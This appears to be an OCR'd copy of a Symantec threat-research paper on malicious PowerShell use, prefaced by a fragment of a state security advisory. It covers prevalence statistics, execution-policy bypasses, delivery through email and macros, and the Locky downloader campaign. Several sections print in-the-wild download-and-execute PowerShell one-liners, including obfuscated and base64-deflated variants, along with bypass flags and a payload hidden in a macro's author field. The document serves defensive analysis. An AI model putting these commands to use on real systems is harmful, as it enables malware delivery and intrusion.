


(U//FOUO) The Cal-CSIC advises entities and agencies block the aforementioned IP CIDRs as soon as possible and review the examples with internal network security staff and brief all employees to remain extra vigilant.

(U//FOUO) ***For further information concerning this notification, please contact the Cal-CSIC at CalCSIC@caloes.ca.gov or (833) REPORT1.***

THE INCREASED USE OF POWERSHELL IN ATTACKS

v1.0



```
powershell -w hidden -ep bypass -nop -c “IEX ((New-Object System.Net.
Webclient).DownloadString(‘http://pastebin.com/raw/[REMOVED]’))”

powershell.exe -window hidden -enc KABOAG[REMOVED]

Cmd.exe /C powershell $random = New-Object System.Random; Foreach($url
in @({http://[REMOVED]academy.com/wp-content/themes/twentysixteen/st1.
exe},{http://[REMOVED].com.au/wp-content/plugins/espresso-social/st1.
exe},{http://[REMOVED].net/wp-includes/st1.exe},{http://[REMOVED]resto.
com/wp-content/plugins/wp-super-cache/plugins/st1.exe},{http://[REMOVED].
ru/wp-content/themes/twentyeleven/st1.exe})) { try { $rnd = $random.
Next(0, 65536); $path = ‘%tmp%\’ + [string] $rnd + ‘.exe’; (New-Object
System.Net.WebClient).DownloadFile($url.ToString(), $path); Start-Process
$path; break; } catch { Write-Host $error[0].Exception } }

cmd.exe /c pow^eRSheLL^.eX^e ^-e^x^ec^u^tI^o^nP^OLIcY^ ByP^a^S^s
-nOProf^I^L^e^ -^WIndoWST^YLe H^i^D^de^N ^(ne^w-O^BJe^c^T ^SY^STeM.
Ne^T^.^w^eB^cLie^n^T^).^Do^W^nlo^aDfi^Le(^’http://www. [REMOVED].
top/user.php?f=1.dat’,^’%USERAPPDATA%.eXe’);s^T^ar^T-^PRO^ce^s^S^
^%USERAPPDATA%.exe

powershell.exe iex $env:nlldxwx

powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
“Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\”[REMOVED]\” )))), [IO.Compression.
CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();”

powershell.exe -ExecutionPolicy Unrestricted -File “%TEMP%\ps.ps1”
```

Symantec

CONTENTS

CHARTS & TABLES

EXECUTIVE SUMMARY

When creating their malware, attackers are increasingly leveraging tools that already exist on targeted computers. This practice, often referred to as "living off the land", allows their threats to blend in with common administration work, leave fewer artifacts, and make detection more difficult. Since Microsoft PowerShell is installed on Windows computers by default, it is an ideal candidate for attackers' tool chain.

PowerShell is a powerful scripting language and shell framework primarily used on Windows computers. It has been around for more than 10 years, is used by many system administrators, and will replace the default command prompt on Windows in the future.

PowerShell scripts are frequently used in legitimate administration work. They can also be used to protect computers from attacks and perform analysis. However, attackers are also working with PowerShell to create their own threats.

Of all of the PowerShell scripts analyzed through the Blue Coat sandbox, 95.4 percent were malicious. We have seen many recent targeted attacks using PowerShell scripts. For example, the Odinaff group used malicious PowerShell scripts when it attacked financial organizations worldwide. Common cybercriminals are leveraging PowerShell as well, such as the Trojan.Kotver attackers, who used the framework to create a fileless infection completely contained in the registry.

Malicious PowerShell scripts are predominantly used as downloaders, such as Office macros, during the incursion phase. The second most common use is during the lateral movement phase, allowing a threat to execute code on a remote computer when spreading inside the network. PowerShell can also download and execute commands directly from memory, making it hard for forensics experts to trace the infection.


Due to the nature of PowerShell, such malicious scripts can be easily obfuscated, so cannot be reliably detected with static signatures or by sharing file hashes. Our analysis showed that currently, not many attackers obfuscate their PowerShell threats; only eight percent of the active threat families that use PowerShell used obfuscation. One can argue that they do not need to obfuscate their threats yet and that too much obscurity might raise suspicion.

More than 55 percent of PowerShell scripts execute from the command line. Windows provides execution policies which attempt to prevent malicious PowerShell scripts from launching. However, these policies are ineffective and attackers can easily bypass them.

Current detection rates of PowerShell malware in organizations are low. More sophisticated detection methods and better logging are needed to combat PowerShell threats. Unfortunately by default, most systems have not enabled full logging, making it very hard to perform forensic analysis should a breach happen. We strongly recommend system administrators to upgrade to the latest version of PowerShell and enable extended logging and monitoring capabilities.

KEY FINDINGS

- Many targeted attack groups already use PowerShell in their attack chain
- Attackers mainly use PowerShell as a downloader and for lateral movement
- PowerShell is installed by default on Windows computers and leaves few traces for analysis, as the framework can execute payloads directly from memory
- Organizations often don't enable monitoring and extended logging on their computers, making PowerShell threats harder to detect
- 95.4 percent of the PowerShell scripts analyzed through the Blue Coat sandbox were malicious
- Currently, most attackers do not use obfuscated PowerShell threats. Only eight percent of these threat families implemented obfuscation
- 55 percent of the analyzed PowerShell scripts were executed through cmd.exe
- The most common PowerShell malware was a W97M.Downloader variant, making up 9.4 percent of these types of threats
- The most commonly used PowerShell command-line argument was "NoProfile" (34 percent), followed by "WindowStyle" (24 percent), and "ExecutionPolicy" (23 percent)
- Over the last six months, we blocked an average of 466,028 emails with malicious JavaScript per day
- Over the last six months, we blocked an average of 211,235 Word macro downloaders (W97M.Downloader) per day on the endpoint



INTRODUCTION

Microsoft introduced the PowerShell scripting language and command-line shell in 2005, installing the framework on all new Windows versions by default. With the deployment of such a powerful scripting environment, security vendors predicted that attackers could use PowerShell in their campaigns. Back in 2004, Symantec discussed the risks seen with the beta version.

Shortly after release of PowerShell, we have seen malware authors using this framework for their campaigns, despite Microsoft's efforts to prevent this from happening. Common cybercriminals and targeted attackers heavily use PowerShell, as its flexibility makes it an ideal attack tool. Scripts are easily obfuscated, can run directly from memory, leave few traces by default, and are often overlooked by traditional security products.

PowerShell has changed a lot since its release more than 10 years ago. Version 6 is now available as a preview release with new features and security capabilities. Microsoft replaced the default command shell with PowerShell for the first time in Windows 10 build 14971.

Even with the introduction of the Ubuntu-based Bash shell for Windows 10, PowerShell will likely be widely adopted. However, some researchers fear that Bash may result in more malware or encourage more cross-platform threats.

Common cybercriminals and targeted attackers heavily use PowerShell, as its flexibility makes it an ideal attack tool.

WHAT IS POWERSHELL?


PowerShell is a framework based on .NET. It offers a command-line shell and a scripting language for automating and managing tasks. PowerShell provides full access to system functions like Windows Management Instrumentation (WMI) and Component Object Model (COM) objects. In addition to this, it has management features for many other functions such as the Microsoft Exchange server, virtual environments like VMware, or Linux environments. The framework became open source in 2016 and is also available for non-Windows platforms.

Most of PowerShell's extended functionality lies in cmdlets (command-lets), which implement specific commands. Cmdlets follow a verb-noun naming pattern. For example, to obtain items and child items from a specified location, a user would input the command Get-ChildItem. Cmdlets accept input through pipes and return objects or groups of objects. Additional Cmdlets or modules can be imported to extend PowerShell's functionality by using the Import-Module cmdlet.

PowerShell also supports the concept of constrained run spaces, which can be implemented to restrict users to only executing whitelisted commands on a remote endpoint. Constrained run spaces can also specify that whitelisted commands will be executed through a certain user account. However, depending on the commands used, restricted run spaces may still be susceptible to command injection attacks.

The extension for PowerShell scripts is .ps1, but standalone executables also exist. Windows provides an interface for writing and testing scripts called the PowerShell Integrated Scripting Environment (ISE). Third-party development frameworks also support PowerShell.

Figure 1. PowerShell Integrated Scripting Environment



Versions installed on Windows by default

Monad, the predecessor of PowerShell, was released in June 2005. Newer versions of Windows have since included the PowerShell scripting environment by default. Older versions can be upgraded to the latest one for most operating systems by manually installing the corresponding framework.

Table 1. PowerShell versions installed by default on each version of Windows

Windows version	Default PowerShell Version
Windows 7 SP1	2.0
Windows 8	3.0
Windows 8.1	4.0
Windows 10	5.0
Windows Server 2008 R2	2.0
Windows Server 2012	3.0
Windows Server 2012 R2	4.0

WHY ARE ATTACKERS USING POWERSHELL?

PowerShell provides easy access to all major functions of the operating system. The versatility of PowerShell makes it an ideal candidate for any purpose, whether the user is a defender or attacker.

The benefits for attackers have been discussed in various talks, such as this presentation by security researchers David Kennedy and Josh Kelley at Defcon 18 in 2010. In 2011, Matt Graeber released PowerSyringe, which allows easy DLL and shellcode injection into other processes through PowerShell. This research further encouraged penetration testers to develop and use offensive PowerShell scripts.

There are PowerShell scripts for nearly every task, from creating a network sniffer to reading out passwords. Some threats, such as Trojan.Kotver, even attempt to download the PowerShell framework if it isn't installed on the compromised computer.

The 10 top reasons why attackers use PowerShell

1. It is installed by default on all new Windows computers.
2. It can execute payloads directly from memory, making it stealthy.
3. It generates few traces by default, making it difficult to find under forensic analysis.
4. It has remote access capabilities by default with encrypted traffic.
5. As a script, it is easy to obfuscate and difficult to detect with traditional security tools.
6. Defenders often overlook it when hardening their systems.
7. It can bypass application-whitelisting tools depending on the configuration.
8. Many gateway sandboxes do not handle script-based malware well.
9. It has a growing community with ready available scripts.
10. Many system administrators use and trust the framework, allowing PowerShell malware to blend in with regular administration work.

PREVALENCE

System administrators around the world use PowerShell to manage their computers, but we have also seen attackers increasingly use the framework. In 2016, 49,127 PowerShell scripts were submitted to the Symantec Blue Coat Malware Analysis sandbox. We found that 95.4 percent of these scripts were malicious.

Out of all of these PowerShell scripts, we manually analyzed 4,782 recent distinct samples that were executed on the command line. The analyzed samples represent a total of 111 malware families that use the PowerShell command line. The most prevalent malware was W97M.Downloader, which was responsible for 9.4 percent of all analyzed samples. Kotver came second, representing 4.5 percent, and JS.Downloader came third, at four percent.

Through 2016, there was a sharp increase in the number of samples we received. In the second quarter of 2016, our sandbox received 14 times as many PowerShell samples compared to the first quarter. In the third quarter, we received 22 times as many samples since the second quarter. The increased activity of JS.Downloader and Kotver is responsible for most of this spike, but a general trend is still visible.

Over the last three months, we blocked an average of 466,028 emails with malicious JavaScript files per day. On endpoints, we blocked an average of 211,235 Word macro downloaders (W97M.Downloader) per day. Not all malicious JavaScript files and macros use PowerShell to download files, but we have seen a steady increase in the framework's usage.

Figure 2. Malicious PowerShell script submissions in 2016

DIFFERENT PHASES OF A POWERSHELL ATTACK

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

This section will discuss the different stages of a PowerShell attack, how the framework is used to support the attacker's goals, and what challenges the attackers face.

EXECUTION POLICY

By default, Microsoft restricts PowerShell scripts with execution policies. There are five options available that can be set for each user or computer.

- Restricted
- AllSigned
- RemoteSigned
- Unrestricted
- Bypass

These were not designed as a security feature, but rather to prevent users from accidentally executing scripts. Nonetheless, the policies help prevent social-engineering campaigns from tricking users into running malicious scripts. When a user launches a .ps1 script, it will be opened in Notepad instead of being executed.

The default execution policy setting is Restricted, with the exception of Windows Server 2012 R2 where it is Remote-Signed. The Restricted policy only allows interactive PowerShell sessions and single commands regardless of where the scripts came from or if they are digitally signed and trusted.

Organizations may use different policies in their environments depending on their needs. The policies can be set with different scopes like MachinePolicy, UserPolicy, Process, CurrentUser or LocalMachine. Microsoft provides more information about how to set the execution policy for each scope.

However, there are methods attackers can use to bypass the execution policy. The most commonly observed ones are:

- Pipe the script into the standard-in of powershell.exe, such as with the echo or type command.
- **Example:**
  `TYPE myScript.ps1 | PowerShell.exe -noprofile -`
- Use the command argument to execute a single command. This will exclude it from the execution policy. The command could download and execute another script.
- **Example:** `powershell.exe -command "iex(New-Object Net.WebClient).DownloadString('http://[REMOVED]/myScript.ps1')"`

- Use the EncodedCommand argument to execute a single Base64-encoded command. This will exclude the command from the execution policy.
- **Example:** `powershell.exe -enc [ENCODED COMMAND]`
- Use the execution policy directive and pass either "bypass" or "unrestricted" as argument.
- **Example:** `powershell.exe -ExecutionPolicy bypass -File myScript.ps1`

If the attacker has access to an interactive PowerShell session, then they could use additional methods, such as Invoke-Command or simply cut and paste the script into the active session.

If the attacker can execute code on the compromised computer, it's likely they can modify the execution policy in the registry, which is stored under the following subkey:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell`

SCRIPT EXECUTION

In the majority of instances, PowerShell scripts are used post-exploitation as downloaders for additional payloads. While the Restricted execution policy prevents users from running PowerShell scripts with the .ps1 extension, attackers can use other extensions to allow their scripts to be executed.

PowerShell accepts a list of command-line flags. In most cases, malicious scripts use the following arguments to evade detection and bypass local restrictions.

- `-NoP/-NoProfile` (ignore the commands in the profile file)
- `-Enc/-EncodedCommand` (run a Base64-encoded command)
- `-W Hidden/-WindowStyle Hidden` (hide the command window)
- `-Exec bypass/-ExecutionPolicy Bypass` (ignore the execution policy restriction)
- `-NonI/-NonInteractive` (do not run an interactive shell)
- `-C/-Command` (run a single command)
- `-F/-File` (run commands from a specified file)

Since PowerShell automatically appends the "*" character to the flag argument, a lot of flag keyword abbreviations are possible. For example, instead of using –EncodedCommand, a user could input -enco or -encodedc as they are all interchangeable. This makes it difficult to automatically identify command-line arguments and should be kept in mind when doing pattern matching.

So far, we haven't seen version arguments used in attacks, which would allow an attacker to downgrade the computer's PowerShell instance to an older version that doesn't log as much as newer versions, e.g. "-version 2.0". Neither have we yet seen malicious usage of the PSConsoleFile command, which loads specified PowerShell console files.

In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:

- `(New-Object System.Net.Webclient).DownloadString()`
- `(New-Object System.Net.Webclient).DownloadFile()`
- `-IEX / -Invoke-Expression`
- `Start-Process`

The System.Net Webclient class is used to send data to or receive data from remote resources, which is essential for most threats. The class includes the DownloadFile method, which downloads content from a remote location to a local file and the DownloadString method which downloads content from a remote location to a buffer in memory.

A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

The WebClient API methods DownloadString and DownloadFile are not the only functions that can download content from a remote location. Invoke-WebRequest, BitsTransfer, Net.Sockets.TCPClient, and many more can be used in a similar way, but WebClient is by far the most commonly used one.

Once the payload is downloaded or de-obfuscated, the script typically uses another method to run the additional code. There are multiple ways to start a new process from PowerShell. The most commonly used methods are Invoke-Expression and Start-Process. Invoke-Expression allows users to evaluate and run any dynamically generated command. This method is typically used for scripts which are downloaded directly into memory or deflated.

We have also seen threats using Invoke-WMIMethod and New-Service, or creating a new COM object for WScript or the shell application to execute the payload. This command looks like the following:

```
(New-object -com Shell.Application).ShellExecute()
```

Attackers can also call external functions directly such as CreateThread or drop batch files to execute them. For example, we have seen a threat using the System.Diagnostics.ProcessStartInfo object to create a new background process.

As previously mentioned, PowerShell can be used to load and run any PE file directly from memory. Most scripts reuse the ReflectivePEInjection module, which was introduced in 2013. One of the most commonly used payloads are password-dumping tools.

The following examples show common PowerShell downloaders' invocations, which we have encountered in the wild:

```
powershell -w hidden -ep bypass -nop -c
"IEX ((New-Object System.Net.Webclient).
DownloadString('http://pastebin.com/raw/[REMOVED]'))"

powershell.exe -window hidden -enc KABOAG[REMOVED]

Cmd.exe /C powershell $random = New-Object System.
Random; Foreach($url in @({http://[REMOVED]academy.
com/wp-content/themes/twentysixteen/st1.exe},{http://
[REMOVED].com.au/wp-content/plugins/espresso-social/
st1.exe},{http://[REMOVED].net/wp-includes/st1.
exe},{http://[REMOVED]resto.com/wp-content/plugins/
wp-super-cache/plugins/st1.exe},{http://[REMOVED].
ru/wp-content/themes/twentyeleven/st1.exe})) { try
{ $rnd = $random.Next(0, 65536); $path = '%tmp%\'
+ [string] $rnd + '.exe'; (New-Object System.Net.
WebClient).DownloadFile($url.ToString(), $path);
Start-Process $path; break; } catch { Write-Host
$error[0].Exception } }

cmd.exe /c pow^eRSheLL^.eX^e
^-e^x^ec^u^tI^o^nP^OLIcY^ ByP^a^S^s -nOProf^I^L^e^
-^WIndoWST^YLe H^i^D^de^N ^(ne^w-O^BJe^c^T ^SY^STeM.
Ne^T^.^w^eB^cLie^n^T^).^Do^W^nlo^aDfi^Le(^'http://
www. [REMOVED].top/user.php?f=1.dat',^'%USERAPPDATA%.
eXe');s^T^ar^T-^PRO^ce^s^S^ ^%USERAPPDATA%.exe

powershell.exe iex $env:nlldxwx

powershell.exe -NoP -NonI -W Hidden -Exec
Bypass -Command "Invoke-Expression $(New-Object
IO.StreamReader ($(New-Object IO.Compression.
DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\"[REMOVED]\" )))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();"

powershell.exe -ExecutionPolicy Unrestricted -File
"%TEMP%\ps.ps1"
```

How PowerShell threats use flags

In order to understand how frequently certain flags are used, we analyzed the samples that ran through our sandbox. We found that the NoProfile flag was set for a third of all samples.

Nearly half (48 percent) of the samples used "iex $env:randomname"; this is because the Kotver malware made up many of the analyzed samples during that time period. This threat family uses this environment variable to hide the script from command-line loggers.

The DownloadFile function was used by 23 percent of samples in the first layer. Some scripts have multiple Base64-encoded layers, which were not counted in this analysis. The stealthier function DownloadString was only used in less than one percent of cases.

Around 89 percent used "Bypass" and 11 percent used "Unrestricted" as arguments in combination with the ExecutionPolicy flag. Nearly all of the analyzed malware families did not randomize the order of the flags over different samples.

Table 2. Command line argument frequency

Command line argument	Occurrence in all samples
NoProfile (87%) / NoP (13%)	33.77 percent
WindowStyle (64%) / Window (18%) / Wind (<1%) / Win (<1%) / w (18%)	23.76 percent
ExecutionPolicy (84%) / Exec (2%) / ex (8%) / ep (5%)	23.43 percent
command	22.45 percent
NoLogo (89%) / NoL (11%)	18.98 percent
Inputformat	16.59 percent
EncodedCommand (9%) / Enc (91%)	6.58 percent
NonInteractive (7%) / nonI (93%)	3.82 percent
file	2.61 percent

Email vector

Email is one of the most common delivery vectors for PowerShell downloaders. We have observed spam emails with .zip archives containing files with malicious PowerShell scripts. These files had the following extensions:

- .lnk
- .wsf (Windows Script file)
- .hta
- .mhtml
- .html
- .doc
- .docm
- .xls
- .xlsm
- .ppt
- .pptm

- .chm (compiled HTML help file)
- .vbs (Visual Basic script)
- .js (JavaScript)
- .bat
- .pif
- .pdf
- .jar

In the last six months, JavaScript was by far the most blocked email attachment type. On average, we blocked 466,028 emails with malicious JavaScript per day. The second most blocked file type was .html, followed by .vbs and .doc files. All of these file types are capable of executing PowerShell scripts, directly or indirectly.

If the user opens the attached files, the PowerShell script launches. Some file types, like .lnk and .wsf, can directly execute PowerShell. Others, like .hta, run a JavaScript or VBScript which drops and executes the PowerShell payload. Cmd.exe, WScript, CScript, MShta, or WMI are common methods used to execute the PowerShell script.

The archive file attached to the email may be password-protected to bypass gateway security tools. The password is included in the body of the email. The attackers use social engineering to trick the user into opening the attachment and enabling its content.

We analyzed the PowerShell scripts that were not blocked earlier in the chain, for example through Intrusion Prevention System (IPS) signatures or spam blockers. These scripts arrived on the computer and tried to run. In total, Symantec's Behavior-Based Protection observed 10,797 PowerShell script executions in 2016 so far. The total includes benign scripts as well, which of course were not blocked. In total, 55 percent of the scripts that launched were started through cmd.exe on the command line. If we only count malicious scripts, then that statistic rises, as 95 percent of them are executed through cmd.exe.

It should be noted that most macro downloaders are blocked before they are executed on the targeted computer, so they do not even manage to reach the point where our behavioral detection engine would encounter and block them.

Table 3. Script-invoking parent file ranking for both benign and malicious PowerShell scripts

Parent file	Overall usage
cmd.exe	54.99%
msiexec.exe	7.91%
excel.exe	5.39%
explorer.exe	4.11%
msaccess.exe	3.74%
splunkd.exe	2.66%
windowsupdatebox.exe	2.48%
taskeng.exe	2.04%
wmiprvse.exe	1.86%
winword.exe	1.85%

Table 4. Script-invoking parent file ranking for malicious PowerShell scripts only

Parent file	Overall usage
cmd.exe	95.04%
wmiprvse.exe	2.88%
powershell.exe	0.84%
explorer.exe	0.40%
windowsupdatebox.exe	0.22%
wscript.exe	0.15%
taskeng.exe	0.11%
winword.exe	0.07%
cab.exe	0.07%
java.exe	0.04%

Nemucod downloader

An example of a threat that used PowerShell is a JS.Nemucod variant which downloaded the Locky ransomware (Ransom.Locky). The threat arrived through spam emails with .zip attachments containing .wsf files. A massive amount of these emails were sent in July 2016; Symantec blocked more than 1.3 million of the emails per day for a single campaign.

The .wsf files used encrypted JavaScript to download the payload. The files also leveraged a conditional compilation trick (@cc_on), which is a feature in JScript for Internet Explorer. Since many security scanners do not know the @cc_on tag, they interpreted it as a comment and ignored the code, therefore failing to detect the threat.

The group behind this campaign changed tactics at the beginning of October by sending out emails with .lnk files. The emails claimed that the attachment was an invoice and used social-engineering subject lines. Once the attachment was executed, it ran a PowerShell command to download the Locky

malware to the temporary folder and executed it. The following is an example of this PowerShell command:

```
powershell.exe -windowstyle hidden (new-object
System.Net.WebClient.DownloadFile('http://
[REMOVED]','%Temp%\[RANDOM].exe');Start-Process
'%Temp%\[RANDOM].exe'
```

At the end of October, we observed another shift in tactics back to JavaScript. We blocked multiple spam runs with JavaScript attachments, which hit 1.63 million blocked emails on the last day of the campaign. In general, attackers change tactics when the block rates for their campaigns increase.

Office macros

Another common infection method is the use of malicious macros in Office documents, which made a comeback in 2016. Attackers use social-engineering emails to trick the user into enabling and executing the macro in the attachment. The malicious macro usually performs a few tests to verify it is running on a computer rather than a security researcher's virtual machine. It may do this by running the Application.RecentFiles.Count call, which checks which recent files have been opened. Once the macro verifies the computer, it drops another script which could be a PowerShell script. Unfortunately this behavior on its own is not malicious, as we have seen legitimate macros dropping and executing benign scripts.

Furthermore, the macro code does not need to contain the malicious script. We have seen malicious scripts stored in table cells or metadata. The macro code then reads out this data and runs it, such as from the author property field as follows:

```
Author: powershell.exe -nop -w hidden
-c "IEX ((new-object net.webclient).
downloadstring('http://192.168.0.42:80/a'))"
```

Here is another example of the macro reading the author property field, only with more obfuscation:

```
Author: PoWErShELL  -EXeCUTIo  BYpasS -wIndOWSTy
HiDDEN  -nolOgO -NOe -NoNiNTer -noPrOFil -COmm  " .
(  \"{0}{1}\"-f'I','EX') (  (    &(  \"{0}{1}{2}\"-f
'new','-o','bject' ) ( \"{0}{2}{1}{3}\"-f'net','n','.
webclie','t') )…
```

Malicious macros may run a PowerShell executable with the dash (-) option and then write the rest of the script to standard input (stdin). As a result, some logging tools may not notice the full script.

Scammers may also deliver .reg files which add the PowerShell payload to the registry so that it will be executed on a certain trigger, such as when the computer restarts. For this to work, the user must ignore the warning that appears when they attempt to open a .reg file. The attackers could also use "regedit.exe /s" from another process to silently import the payload. So far we haven't seen these techniques in use, as common methods still work.

Exploits

